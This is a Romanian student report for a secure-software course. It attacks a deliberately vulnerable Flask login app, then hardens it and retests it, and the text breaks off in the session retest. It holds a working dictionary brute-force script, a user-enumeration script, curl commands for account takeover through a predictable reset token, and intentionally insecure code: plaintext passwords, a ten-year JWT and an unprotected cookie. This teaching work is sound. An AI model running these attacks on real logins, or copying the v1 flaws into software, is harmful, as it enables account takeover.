Break the Login

Atacarea și securizarea autentificării

Proiect

Neacșu Mihai

Grupa 352

Cuprins

1 Introducere si Obiective **3**

1.1 Contextul Proiectului 3

1.2 Structura Proiectului (v1 vs v2) 3

1.3 Arhitectura Tehnica 3

2 Fundamente Teoretice si Mapare OWASP **4**

2.1 A07:2021 - Identification and Authentication Failures 4

2.2 A01:2021 - Broken Access Control 4

2.3 A02:2021 - Cryptographic Failures 4

2.4 Tabel de Mapare Vulnerabilitati 4

3 Setup-ul Mediului de Lucru **6**

3.1 Pregatirea Bazei de Date 6

3.2 Initializarea Schemei de Date 6

3.3 Rularea Serverului Backend 6

4 Demonstrarea Atacurilor (Ethical Hacking pe v1) **7**

4.1 Atac 4.1: Password Policy - Parole Triviale Acceptate 7

4.2 Atac 4.2: Stocare Plain-Text - Parole Vizibile in Baza de Date 7

4.3 Atac 4.3: Brute Force - Niciun Rate Limiting 8

4.4 Atac 4.4: User Enumeration - Mesaje Diferentiate 12

4.5 Atac 4.5: Sesiuni Nesigure - Cookie fara Protectii si JWT cu Viata de 10 ani 14

4.6 Atac 4.6: Resetare Parola - Token Predictibil si Returnat in Raspuns . . . 17

5 Implementarea Fix-urilor: Securizarea v2 **19**

5.1 Fix 4.1: Politica de Parole (Password Policy) 19

5.2 Fix 4.2: Stocare Securizata cu Bcrypt 19

5.3 Fix 4.3: Rate Limiting si Blocare Cont 20

5.4 Fix 4.4: Mesaj Generic - Prevenirea User Enumeration 20

5.5 Fix 4.5: Hardening Cookie si Sesiune JWT 21

5.6 Fix 4.6: Token de Resetare Securizat (UUID, One-Time) 21

6 Retestarea si Validarea Fix-urilor 23

6.1 Retest 4.1: Password Policy 23

6.2 Retest 4.2: Stocare Parole 23

6.3 Retest 4.3: Brute Force 23

6.4 Retest 4.4: User Enumeration 24

6.5 Retest 4.5: Sesiuni Nesigure 25

6.6 Retest 4.6: Resetare Parola 25

7 Audit, Monitorizare si Trasabilitate 26

8 Concluzii si Lectii Invatate 29

1 Introducere si Obiective

1.1 Contextul Proiectului

Prezentul raport este elaborat ca cerinta fundamentala de evaluare in cadrul disciplinei „Dezvoltarea Aplicatiilor Software Securizate”. Obiectivul central al acestui demers este demonstrarea practica a capacitatii de a identifica, exploata si, cel mai important, remedia vulnerabilitati critice la nivelul mecanismului de autentificare al unei aplicatii web dezvoltate de la zero.

Aplicatia dezvoltata, intitulata simbolic **AuthX**, functioneaza ca un sistem de management al tichetelor de suport tehnic (Helpdesk). Accentul auditului cade exclusiv pe logica de autentificare, gestiunea parolelor, sesiunilor si resetarea parolei.

1.2 Structura Proiectului (v1 vs v2)

Proiectul abordeaza metodologia „Build, Hack & Secure” printr-o divizare clara in doua versiuni distincte:

- **Versiunea 1 (v1) - Vulnerabila:** Construita deliberat omitand bunele practici de securitate, ilustrand riscurile unui sistem neglijat.
- **Versiunea 2 (v2) - Securizata:** Implementeaza masuri de aparare in profunzime, adresand direct bresele din v1 si aliniindu-se la standardele din industrie (Bcrypt, JWT hardening, Rate Limiting, RBAC).

1.3 Arhitectura Tehnica

Backend/Server: Python 3.x cu micro-framework-ul Flask.

Baza de Date: PostgreSQL, conectivitate mediata de `psycopg2-binary`.

Autentificare: Token JWT semnat HS256, transmis prin cookie de sesiune.

Testare: cURL din terminal Linux.

2 Fundamente Teoretice si Mapare OWASP

Pentru a intelege profunzimea atacurilor, este necesara o trecere in revista a standardului OWASP Top 10 (2021) aferent vulnerabilitatilor identificate.

2.1 A07:2021 - Identification and Authentication Failures

Aceasta categorie acopera esecurile legate direct de autentificare: parole slabe, stocarea nesigura, lipsa limitarii ratei de cereri si gestiunea defectuoasa a sesiunilor. Toate vulnerabilitatile 4.1–4.5 din barem se incadreaza in aceasta categorie.

2.2 A01:2021 - Broken Access Control

Controlul defectuos al accesului permite utilizatorilor sa actioneze in afara permisiunilor destinate. In AuthX v1, resetarea parolei (4.6) prin token predictibil si neinvalidat reprezinta o forma de Broken Access Control asupra contului victimei.

2.3 A02:2021 - Cryptographic Failures

Stocarea parolelor in format *plain-text* (v1) reprezinta o esuare totala a criptografiei. O simpla scurgere a bazei de date expune instantaneu toate conturile. Solutia adoptata in v2 este **Bcrypt**, care introduce salt automat si factorul de munca (work factor).

2.4 Tabel de Mapare Vulnerabilitati

Nr.	**Categoria**	**Vulnerabilitate v1**	**Fix v2**
4.1	Password Policy	Parole fara restrictii minime	Minim 8 caractere
4.2	Stocare nesigura	Plain-text in DB	Bcrypt hash + salt
4.3	Brute Force	Incercari nelimitate	Blocare dupa 5 esecuri

4.4	User Enumeration	Mesaje diferite per eroare	Mesaj generic unic
4.5	Sesiuni nesigure	Cookie fara HttpOnly/SameSite; JWT 10 ani	HttpOnly, SameSite, exp 1h
4.6	Reset parola	Token predictibil, reutilizabil	Token UUID, one-time

3 Setup-ul Mediului de Lucru

3.1 Pregatirea Bazei de Date

Primul pas a constat in crearea utilizatorului si a bazei de date in PostgreSQL:

```sql
CREATE DATABASE authx_db;
CREATE USER authx_user WITH PASSWORD 'parola_sigura';
GRANT ALL PRIVILEGES ON DATABASE authx_db TO authx_user;
```

3.2 Initializarea Schemei de Date

Scriptul `init_db.py` se asigura ca tabelele sunt create cu schema corecta pentru utilizatori, tichete si loguri de audit.




Figura 1: Rularea scriptului init_db.py - creare tabele

3.3 Rularea Serverului Backend

```bash
pip install -r requirements.txt
python app.py
```

4 Demonstrarea Atacurilor (Ethical Hacking pe v1)

4.1 Atac 4.1: Password Policy - Parole Triviale Acceptate

Descriere tehnica: Endpoint-ul `/register` din v1 nu impune nicio restrictie asupra parolei. Un atacator poate crea conturi cu parole de un singur caracter, crescand dramatic suprafata de atac pentru brute force si credential stuffing.

Cod vulnerabil (v1):

```
# app_v1.py - /register
# Nu exista nicio validare de lungime sau complexitate
email = data['email']
password = data['password']  # accepta "1", "a", orice
cur.execute("INSERT INTO users ...", (email, password, role))
```

Dovada de exploatare (PoC):

```
mihai@mihai:~$ curl -X POST http://localhost:5000/register \
> -H "Content-Type: application/json" \
> -d '{"email": "test@test.com", "password": "1"}'
{
  "message": "Cont creat cu succes!",
  "status": "success"
}
```

Figura 2

Impact: Orice utilizator poate crea un cont cu parola „1” sau „a”. Combinat cu lipsa rate limiting-ului, un atacator poate ghici astfel de parole triviale in milisecunde.

4.2 Atac 4.2: Stocare Plain-Text - Parole Vizibile in Baza de Date

Descriere tehnica: Parolele sunt stocate fara nicio forma de criptare. Un atacator care obtine acces la baza de date (prin SQL injection, backup leaked sau acces neautorizat la server) vede instantaneu toate parolele tuturor utilizatorilor. Totusi in cazul nostru

varianta v1 este si ea protejata impotriva SQL injection asa ca vom simula altfel accesul atacatorului la baza de date.

Cod vulnerabil (v1):

```
# app_v1.py - /register
# Parola este stocata DIRECT, fara hash
cur.execute(
    "INSERT INTO users (email, password_hash, role) VALUES (%s, %s, %s)",
    (email, password, role)  # 'password' e plain-text!
)
```

Dovada de exploatare (PoC) - acces direct la DB:

```
# Simulam accesul unui atacator la baza de date
psql -U authx_user -d authx_db -c "SELECT email, password_hash FROM users;"
```

Rezultatul asteptat expune parolele in clar:

```
mihai@mihai:~$ psql -h localhost -U authx_user -d authx_db -c "SELECT email, pas
sword_hash FROM users;"
Password for user authx_user:
       email        |  password_hash
--------------------+----------------
 victima@test.com   | 1234
 victima@deskly.com | parola_victima
 atacator@evil.com  | parola_atacator
 test@test.com      | 1
(4 rows)
```

Impact: Compromiterea bazei de date inseamna compromiterea *imediata* a tuturor conturilor, fara niciun efort criptanalitic suplimentar. Utilizatorii care reutilizeaza parole pe alte platforme sunt expusi in lant.

4.3 Atac 4.3: Brute Force - Niciun Rate Limiting

Descriere tehnica: Endpoint-ul `/login` accepta un numar nelimitat de cereri fara nicio penalizare. Serverul nu blocheaza IP-ul, nu blocheaza contul si nu returneaza HTTP 429. Un atacator poate itera dictionarul `rockyou.txt` in timp real.

Script Python de demonstratie:

```python
import requests, time

TARGET = "http://localhost:5000/login"
EMAIL  = "victima@deskly.com"

start = time.time()
with open("/usr/share/wordlists/rockyou.txt", "r", encoding="latin-1") as f:
    for i, line in enumerate(f):
        if i >= 150: break
        password = line.strip()
        resp = requests.post(TARGET, json={"email": EMAIL, "password": password})
        body = resp.json()
        print(f"[{i+1:04d}] '{password}' -> {resp.status_code} {body.get('message')}")
        if body.get("status") == "success":
            print(f"\n[+] GASIT: {password} (dupa {time.time()-start:.2f}s)")
            break
```

```
(venv) mihai@mihai:~/break-the-login$ python rockyou.py
[*] Tinta: http://localhost:5000/login
[*] Email: victima@deskly.com
[*] Incepe bruteforce...

[-] [0001] 'password' -> 401 Parola incorecta!
[-] [0002] '123456' -> 401 Parola incorecta!
[-] [0003] '12345678' -> 401 Parola incorecta!
[-] [0004] '1234' -> 401 Parola incorecta!
[-] [0005] 'qwerty' -> 401 Parola incorecta!
[-] [0006] '12345' -> 401 Parola incorecta!
[-] [0007] 'dragon' -> 401 Parola incorecta!
[-] [0008] 'pussy' -> 401 Parola incorecta!
[-] [0009] 'baseball' -> 401 Parola incorecta!
[-] [0010] 'football' -> 401 Parola incorecta!
[-] [0011] 'letmein' -> 401 Parola incorecta!
[-] [0012] 'monkey' -> 401 Parola incorecta!
[-] [0013] '696969' -> 401 Parola incorecta!
[-] [0014] 'abc123' -> 401 Parola incorecta!
[-] [0015] 'mustang' -> 401 Parola incorecta!
[-] [0016] 'michael' -> 401 Parola incorecta!
[-] [0017] 'shadow' -> 401 Parola incorecta!
[-] [0018] 'master' -> 401 Parola incorecta!
[-] [0019] 'jennifer' -> 401 Parola incorecta!
[-] [0020] '111111' -> 401 Parola incorecta!
[-] [0021] '2000' -> 401 Parola incorecta!
[-] [0022] 'jordan' -> 401 Parola incorecta!
[-] [0023] 'superman' -> 401 Parola incorecta!
[-] [0024] 'harley' -> 401 Parola incorecta!
[-] [0025] '1234567' -> 401 Parola incorecta!
[-] [0026] 'fuckme' -> 401 Parola incorecta!
[-] [0027] 'hunter' -> 401 Parola incorecta!
[-] [0028] 'fuckyou' -> 401 Parola incorecta!
[-] [0029] 'trustno1' -> 401 Parola incorecta!
[-] [0030] 'ranger' -> 401 Parola incorecta!
[-] [0031] 'buster' -> 401 Parola incorecta!
[-] [0032] 'thomas' -> 401 Parola incorecta!
[-] [0033] 'tigger' -> 401 Parola incorecta!
[-] [0034] 'robert' -> 401 Parola incorecta!
[-] [0035] 'soccer' -> 401 Parola incorecta!
[-] [0036] 'fuck' -> 401 Parola incorecta!
[-] [0037] 'batman' -> 401 Parola incorecta!
[-] [0038] 'test' -> 401 Parola incorecta!
[-] [0039] 'pass' -> 401 Parola incorecta!
[-] [0040] 'killer' -> 401 Parola incorecta!
[-] [0041] 'hockey' -> 401 Parola incorecta!
[-] [0042] 'george' -> 401 Parola incorecta!
[-] [0043] 'charlie' -> 401 Parola incorecta!
[-] [0044] 'andrew' -> 401 Parola incorecta!
[-] [0045] 'michelle' -> 401 Parola incorecta!
[-] [0046] 'love' -> 401 Parola incorecta!
[-] [0047] 'sunshine' -> 401 Parola incorecta!
[-] [0048] 'jessica' -> 401 Parola incorecta!
[-] [0049] 'asshole' -> 401 Parola incorecta!
[-] [0050] '6969' -> 401 Parola incorecta!
[-] [0051] 'pepper' -> 401 Parola incorecta!
[-] [0052] 'daniel' -> 401 Parola incorecta!
```

Figura 3: Script de brute force ruland - server raspunde la fiecare cerere fara blocare

```
[-] [0085] 'matthew' -> 401 Parola incorecta!
[-] [0086] '121212' -> 401 Parola incorecta!
[-] [0087] 'golfer' -> 401 Parola incorecta!
[-] [0088] 'cheese' -> 401 Parola incorecta!
[-] [0089] 'princess' -> 401 Parola incorecta!
[-] [0090] 'martin' -> 401 Parola incorecta!
[-] [0091] 'chelsea' -> 401 Parola incorecta!
[-] [0092] 'patrick' -> 401 Parola incorecta!
[-] [0093] 'richard' -> 401 Parola incorecta!
[-] [0094] 'diamond' -> 401 Parola incorecta!
[-] [0095] 'yellow' -> 401 Parola incorecta!
[-] [0096] 'bigdog' -> 401 Parola incorecta!
[-] [0097] 'secret' -> 401 Parola incorecta!
[-] [0098] 'asdfgh' -> 401 Parola incorecta!
[-] [0099] 'sparky' -> 401 Parola incorecta!
[-] [0100] 'cowboy' -> 401 Parola incorecta!
[-] [0101] 'camaro' -> 401 Parola incorecta!
[-] [0102] 'anthony' -> 401 Parola incorecta!
[-] [0103] 'matrix' -> 401 Parola incorecta!
[-] [0104] 'falcon' -> 401 Parola incorecta!
[-] [0105] 'iloveyou' -> 401 Parola incorecta!
[-] [0106] 'bailey' -> 401 Parola incorecta!
[-] [0107] 'guitar' -> 401 Parola incorecta!
[-] [0108] 'jackson' -> 401 Parola incorecta!
[-] [0109] 'purple' -> 401 Parola incorecta!
[-] [0110] 'scooter' -> 401 Parola incorecta!
[-] [0111] 'phoenix' -> 401 Parola incorecta!
[-] [0112] 'aaaaaa' -> 401 Parola incorecta!
[-] [0113] 'morgan' -> 401 Parola incorecta!
[-] [0114] 'tigers' -> 401 Parola incorecta!
[-] [0115] 'porsche' -> 401 Parola incorecta!
[-] [0116] 'mickey' -> 401 Parola incorecta!
[-] [0117] 'maverick' -> 401 Parola incorecta!
[-] [0118] 'cookie' -> 401 Parola incorecta!
[-] [0119] 'nascar' -> 401 Parola incorecta!
[-] [0120] 'peanut' -> 401 Parola incorecta!
[-] [0121] 'justin' -> 401 Parola incorecta!
[-] [0122] '131313' -> 401 Parola incorecta!
[-] [0123] 'money' -> 401 Parola incorecta!
[-] [0124] 'horny' -> 401 Parola incorecta!
[-] [0125] 'samantha' -> 401 Parola incorecta!
[-] [0126] 'panties' -> 401 Parola incorecta!
[-] [0127] 'steelers' -> 401 Parola incorecta!
[-] [0128] 'joseph' -> 401 Parola incorecta!
[-] [0129] 'snoopy' -> 401 Parola incorecta!
[-] [0130] 'boomer' -> 401 Parola incorecta!
[-] [0131] 'whatever' -> 401 Parola incorecta!
[-] [0132] 'iceman' -> 401 Parola incorecta!
[+] PAROLA GASITA dupa 133 incercari in 1.23s
    Email:  victima@deskly.com
    Parola: parola victima
```

Figura 4: Parola victimei gasita in dictionar - niciun HTTP 429 primit

Observatie cheie: Serverul v1 a raspuns politicos la *toate* cererile cu HTTP 200 sau 401. Niciun mesaj de tip `429 Too Many Requests` nu a fost emis pe toata durata atacului.

4.4 Atac 4.4: User Enumeration - Mesaje Diferentiate

Descriere tehnica: Endpoint-ul `/login` din v1 returneaza mesaje diferite in functie de tipul erorii. Aceasta permite unui atacator sa determine cu certitudine daca un email exista sau nu in sistem, fara a cunoaste parola.

Cod vulnerabil (v1):

```
# app_v1.py - /login
if not user:
    return jsonify({"message": "Utilizatorul nu exista!"}), 404

if password != stored_password:
    return jsonify({"message": "Parola incorecta!"}), 401
```

Dovada de exploatare (PoC):

```
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
> -H "Content-Type: application/json" \
> -d '{"email": "inexistent@test.com", "password": "orice"}'
{
  "message": "Utilizatorul nu exista!",
  "status": "error"
}
```

Figura 5: Aflam ca nu exista acest user

```
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
  -H "Content-Type: application/json" \
  -d '{"email": "victima@deskly.com", "password": "gresita"}'
{
  "message": "Parola incorecta!",
  "status": "error"
}
```

Figura 6: Aflam ca parola nu exista

Impact: Un atacator poate construi o lista valida de emailuri existente in sistem prin simpla iterare a unei liste si compararea mesajelor. Lista validata accelereaza substantial atacul de brute force urmator.

Script pentru a construi lista de emailuri existente:

```python
import requests
import time
import sys

URL = "http://localhost:5000/login"
WORDLIST_FILE = "emails.txt"

print(f"--- [ START USER ENUMERATION ATTACK ] ---")
print(f"Tinta: {URL}")

# Incarcam dictionarul de adrese de email
try:
    with open(WORDLIST_FILE, "r") as file:
        # Citim liniile, stergem spatiile/enter-urile si ignoram liniile goale
        target_emails = [line.strip() for line in file if line.strip()]
except FileNotFoundError:
    print(f"[!] Eroare: Fisierul '{WORDLIST_FILE}' nu a fost gasit!")
    sys.exit(1)

print(f"S-au incarcat {len(target_emails)} adrese de email pentru testare.\n")

# Iteram prin fiecare email din lista
for email in target_emails:
    payload = {
        "email": email,
        "password": "parola_gresita_intentionat"
    }

    try:
        response = requests.post(URL, json=payload)
        mesaj = response.json().get("message", "")

        if "Utilizatorul nu exista" in mesaj:
```

```
            print(f"[-] {email:<30} -> NU EXISTA")
        elif "Parola incorecta" in mesaj:
            print(f"[+] {email:<30} -> CONT VALID GASIT!")
        else:
            print(f"[?] {email:<30} -> Eroare/Raspuns atipic: {mesaj}")

    except requests.exceptions.RequestException as e:
        print(f"[!] Eroare de conexiune la server: {e}")

    # Pauza mica pentru stabilitate
    time.sleep(0.1)

print("\n--- [ ATAC FINALIZAT ] ---")
```

```
(venv) mihai@mihai:~/break-the-login$ python emailfinder.py
--- [ START USER ENUMERATION ATTACK ] ---
Tinta: http://localhost:5000/login
S-au incarcat 5 adrese de email pentru testare.

[-] admin@gmail.com                -> NU EXISTA
[+] test@test.com                  -> CONT VALID GASIT!
[+] victima@deskly.com             -> CONT VALID GASIT!
[-] inexistent_total@domeniu.ro    -> NU EXISTA
[-] hacker@evil.com                -> NU EXISTA

--- [ ATAC FINALIZAT ] ---
```

4.5 Atac 4.5: Sesiuni Nesigure - Cookie fara Protectii si JWT cu Viata de 10 ani

Descriere tehnica: Cookie-ul de sesiune din v1 este setat fara flagurile de securitate standard, expunand token-ul la furt prin XSS. Mai mult, JWT-ul are o data de expirare de 10 ani, iar delogarea nu invalideaza token-ul pe server.

Cod vulnerabil (v1):

```
# app_v1.py - /login
```


```
token = jwt.encode({
    'user_id': user[0],
    'exp': datetime.datetime.utcnow() + datetime.timedelta(days=3650)  # 10 ANI!
}, app.config['SECRET_KEY'], algorithm='HS256')

# Cookie fara HttpOnly, fara Secure, fara SameSite:
response.set_cookie('authx_session', token)  # NESIGUR

# app_v1.py - /logout
# Nu exista blacklist de tokenuri. Token-ul ramas e valid inca 10 ani
response.set_cookie('authx_session', '', expires=0)
```

Dovada 1 - Token vizibil din JavaScript (risc XSS):

Figura 7: Fara HttpOnly, Fara SameSite



Dovada 2 - Token valid dupa logout:

```
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
  -H "Content-Type: application/json" \
  -d '{"email": "victima@deskly.com", "password": "parola_victima"}' \
  -c /tmp/test_cookies.txt
{
  "message": "login reusit!",
  "status": "success"
}
mihai@mihai:~$ curl -X POST http://localhost:5000/logout -b /tmp/test_cookies.txt
{
  "message": "Delogare realizata local.",
  "status": "success"
}
mihai@mihai:~$ curl http://localhost:5000/tickets/all \
  --cookie "authx_session=/tmp/test_cookies.txt"
{
  "all_system_data": [
    [
      1,
      "Problema severa server",
      "S-a picat baza de date",
      "HIGH",
      "OPEN",
      1,
      "Tue, 28 Apr 2026 19:52:54 GMT",
      "Tue, 28 Apr 2026 19:52:54 GMT"
    ],
    [
      2,
      "Date Financiare Secrete",
      "Contul meu bancar are o eroare.",
      "CRITICAL",
      "OPEN",
      2,
      "Tue, 28 Apr 2026 20:22:45 GMT",
      "Tue, 28 Apr 2026 20:22:45 GMT"
    ],
    [
      3,
      "Date Financiare Secrete",
      "Contul meu bancar are o eroare.",
      "CRITICAL",
      "OPEN",
      2,
      "Tue, 28 Apr 2026 20:24:08 GMT",
      "Tue, 28 Apr 2026 20:24:08 GMT"
    ]
  ],
  "status": "success"
}
mihai@mihai:~$
```

Figura 8: Login → Logout → token ramane valid

Impact: Un token furat prin XSS ramane valid 10 ani. Delogarea victimei nu protejeaza sesiunea compromisa. Orice script JS injectat pe pagina poate citi si exfiltra cookie-ul.

4.6 Atac 4.6: Resetare Parola - Token Predictibil si Returnat in Raspuns

Descriere tehnica: Functia `forgot_password()` genereaza un token de resetare complet predictibil: concatenarea string-ului `"reset-"` cu adresa de email a utilizatorului. Mai mult, token-ul este returnat *direct in raspunsul JSON* ca `debug_token`, fara a fi trimis separat pe email.

Cod vulnerabil (v1):

```
# app_v1.py - /forgot-password
predictable_token = f"reset-{email}"  # predictibil

return jsonify({
    "status": "success",
    "debug_token": predictable_token  # returnat in raspuns
}), 200

# app_v1.py - /reset-password
# Token-ul nu expira, nu e marcat ca "folosit" -> poate fi reutilizat la
    infinit
email = token.replace("reset-", "")
cur.execute("UPDATE users SET password_hash = %s WHERE email = %s",
            (new_password, email))
```

Dovada de exploatare (PoC) - preluarea contului victimei fara a cunoaste parola:

Figura 9: Construim token-ul fara sa apelam macar forgot-password (il putem deduce doar cunoscand email-ul victimei) dupa care resetam parola victimei cu token-ul calculat

```
mihai@mihai:~$ TOKEN="reset-victima@deskly.com"
mihai@mihai:~$ curl -X POST http://localhost:5000/reset-password \
  -H "Content-Type: application/json" \
  -d "{\"token\": \"${TOKEN}\", \"new_password\": \"hacked123\"}"
{
  "message": "Parola a fost schimbata!",
  "status": "success"
}
mihai@mihai:~$
```

Pasul 3 - Confirmare: login cu noua parola:

```
}
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
  -H "Content-Type: application/json" \
  -d '{"email": "victima@deskly.com", "password": "hacked123"}'
{
  "message": "login reusit!",
  "status": "success"
}
mihai@mihai:~$
```

Figura 10: login reusit cu parola `"hacked123"` setata de atacator, confirmand ca contul victimei a fost preluat complet.

Impact: Account takeover complet fara a cunoaste parola originala, fara a accesa email-ul victimei si fara niciun semn de activitate suspecta. Token-ul poate fi reutilizat la infinit.

5 Implementarea Fix-urilor: Securizarea v2

5.1 Fix 4.1: Politica de Parole (Password Policy)

Vulnerabilitate adresata: Parole triviale acceptate fara restrictii.

```
# app_v2.py - /register
if len(password) < 8:
    return jsonify({
        "status": "error",
        "message": "Parola trebuie sa aiba minim 8 caractere!"
    }), 400
```

Orice tentativa de inregistrare cu o parola sub 8 caractere este respinsa inainte de a ajunge la baza de date.

5.2 Fix 4.2: Stocare Securizata cu Bcrypt

Vulnerabilitate adresata: Parole stocate in clar.

```
# app_v2.py - /register
import bcrypt

salt            = bcrypt.gensalt()        # salt unic per utilizator
hashed_password = bcrypt.hashpw(
    password.encode('utf-8'), salt
).decode('utf-8')

cur.execute(
    "INSERT INTO users (email, password_hash, role) VALUES (%s, %s, %s)"
    ,
    (email, hashed_password, 'USER')    # hash, nu plain-text
)

# La login - comparatie sigura:
if not bcrypt.checkpw(password.encode('utf-8'), u_hash.encode('utf-8')):
    # parola gresita
```

Chiar daca baza de date este compromisa, atacatorul obtine doar hash-uri bcrypt, imposibil de inversat direct. Factorul de munca implicit face atacurile dictionary extrem de costisitoare computational.

5.3 Fix 4.3: Rate Limiting si Blocare Cont

Vulnerabilitate adresata: Numar nelimitat de incercari login.

```
# app_v2.py
failed_attempts = {}  # contor in-memory per email
MAX_ATTEMPTS    = 5

# La fiecare login esuat:
failed_attempts[email] = failed_attempts.get(email, 0) + 1

if failed_attempts[email] >= MAX_ATTEMPTS:
    cur.execute("UPDATE users SET locked = TRUE WHERE id = %s", (u_id,))
    conn.commit()
    log_audit(u_id, "ACCOUNT_LOCKED", ip_address=ip)

# La verificarea login-ului:
if u_locked:
    return jsonify({"status": "error", "message": "Cont blocat."}), 403
```

5.4 Fix 4.4: Mesaj Generic - Prevenirea User Enumeration

Vulnerabilitate adresata: Mesaje diferite pentru „user inexistent” vs „parola gresita”.

```
# app_v2.py - /login
error_msg = "Credentiale invalide."  # Acelasi mesaj pentru ambele
    cazuri

if row is None:
    return jsonify({"status": "error", "message": error_msg}), 401

if not bcrypt.checkpw(...):
```

```
    return jsonify({"status": "error", "message": error_msg}), 401
```

Ambele scenarii (email inexistent / parola gresita) returneaza acelasi mesaj si acelasi cod HTTP 401, eliminand posibilitatea de enumerare.

5.5 Fix 4.5: Hardening Cookie si Sesiune JWT

Vulnerabilitate adresata: Cookie fara protectii, JWT cu viata de 10 ani.

```
# app_v2.py - /login
token = jwt.encode({
    'user_id': u_id,
    'role':    u_role,
    'exp': datetime.datetime.utcnow() + datetime.timedelta(hours=1)  # 1
    ora
}, app.config['SECRET_KEY'], algorithm='HS256')

response.set_cookie(
    'authx_session', token,
    httponly = True,    # JS nu poate citi cookie-ul -> protectie XSS
    samesite = 'Lax'    # protectie CSRF
)
```

Flagul `HttpOnly` face cookie-ul inaccesibil din JavaScript, eliminand riscul de furt prin XSS. Expirarea de 1 ora limiteaza fereastra de atac in cazul unui token interceptat.

5.6 Fix 4.6: Token de Resetare Securizat (UUID, One-Time)

Vulnerabilitate adresata: Token predictibil si reutilizabil.

```
# app_v2.py - /forgot-password (implementare recomandata)
import uuid

reset_token = str(uuid.uuid4())  # token aleator, imposibil de prezis
expires_at  = datetime.datetime.utcnow() + datetime.timedelta(minutes
    =15)

# Stocat in DB, asociat userului, cu expirare
```

```
cur.execute(
    "INSERT INTO password_resets (user_id, token, expires_at, used) "
    "VALUES (%s, %s, %s, FALSE)",
    (user_id, reset_token, expires_at)
)

# La utilizare - verificare expirare si marcare ca folosit:
cur.execute(
    "UPDATE password_resets SET used = TRUE WHERE token = %s "
    "AND expires_at > NOW() AND used = FALSE",
    (token,)
)
if cur.rowcount == 0:
    return jsonify({"error": "Token invalid sau expirat."}), 403
```

Tokenul UUID este generat criptografic, are o viata de 15 minute si este invalidat dupa prima utilizare.

6 Retestarea si Validarea Fix-urilor

6.1 Retest 4.1: Password Policy

```
}
mihai@mihai:~$ curl -X POST http://localhost:5000/register \
  -H "Content-Type: application/json" \
  -d '{"email": "test@test.com", "password": "1"}'
{
  "message": "Parola trebuie sa aiba minim 8 caractere!",
  "status": "error"
}
mihai@mihai:~$
```

Figura 11: Atacul nu mai functioneaza.

6.2 Retest 4.2: Stocare Parole

```
mihai@mihai:~$ psql -h localhost -U authx_user -d authx_db -c "SELECT email, password_hash from USERS;"
Password for user authx_user:
      email      |                        password_hash
-----------------+------------------------------------------------------------
 test@test.com   | $2b$12$mdhs3e8XfgUMrjdYGsHmsO.p7lO8vJArqmPVUWBfK/yitI/RY4jaG
 hacker@evil.com | $2b$12$BRh6DP/TohneL/Astf8a4ec16Q1kVLCa/g.GaTwSYhfLZNJs9VN6u
(2 rows)
```

6.3 Retest 4.3: Brute Force

Ruland acelasi script Python din sectiunea 4.3 impotriva v2, dupa a 6-a tentativa contul este blocat. Initial a gasit parola dupa 3 incercari pentru ca era ”12345678” si m-am speriat pentru o clipa.

```
[-] [0001] 'password' -> 401 Credentiale invalide.
[-] [0002] '123456' -> 401 Credentiale invalide.
[+] PAROLA GASITA dupa 3 incercari in 0.66s
    Email:  test@test.com
    Parola: 12345678
(venv) mihai@mihai:~/break-the-login$ nano rockyou.py
(venv) mihai@mihai:~/break-the-login$ nano rockyou.txt
(venv) mihai@mihai:~/break-the-login$ python rockyou.py
[*] Tinta: http://localhost:5000/login
[*] Email: test@test.com
[*] Incepe bruteforce...

[-] [0001] 'password' -> 401 Credentiale invalide.
[-] [0002] '123456' -> 401 Credentiale invalide.
[-] [0003] '1234' -> 401 Credentiale invalide.
[-] [0004] 'qwerty' -> 401 Credentiale invalide.
[-] [0005] '12345' -> 401 Credentiale invalide.
[-] [0006] 'dragon' -> 403 Cont blocat.
[-] [0007] '12345678' -> 403 Cont blocat.
[-] [0008] 'baseball' -> 403 Cont blocat.
```

Figura 12: Se poate observa cum am intrat sa schimb lista de parole (rockyou.txt)

6.4 Retest 4.4: User Enumeration

```
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
  -H "Content-Type: application/json" \
  -d '{"email": "inexistent@test.com", "password": "orice"}'
{
  "message": "Credentiale invalide.",
  "status": "error"
}
mihai@mihai:~$
```

Figura 13: Email inexistent

```
mihai@mihai:~$ curl -X POST http://localhost:5000/login \
> -H "Content-Type: application/json" \
> -d '{"email": "hacker@evil.com", "password": "gresita"}'
{
  "message": "Credentiale invalide.",
  "status": "error"
}
mihai@mihai:~$
```

Figura 14: Parola gresita

Ambele returneaza acelasi mesaj, eliminand posibilitatea de enumerare.

6.5 Retest 4.5: Sesiuni Nesigure

```
mihai@mihai:~$ curl -v -X POST http://localhost:5000/login \
  -H "Content-Type: application/json" \
  -d '{"email": "test@test.com", "password": "12345678"}' 2>&1 \
  | grep "Set-Cookie"
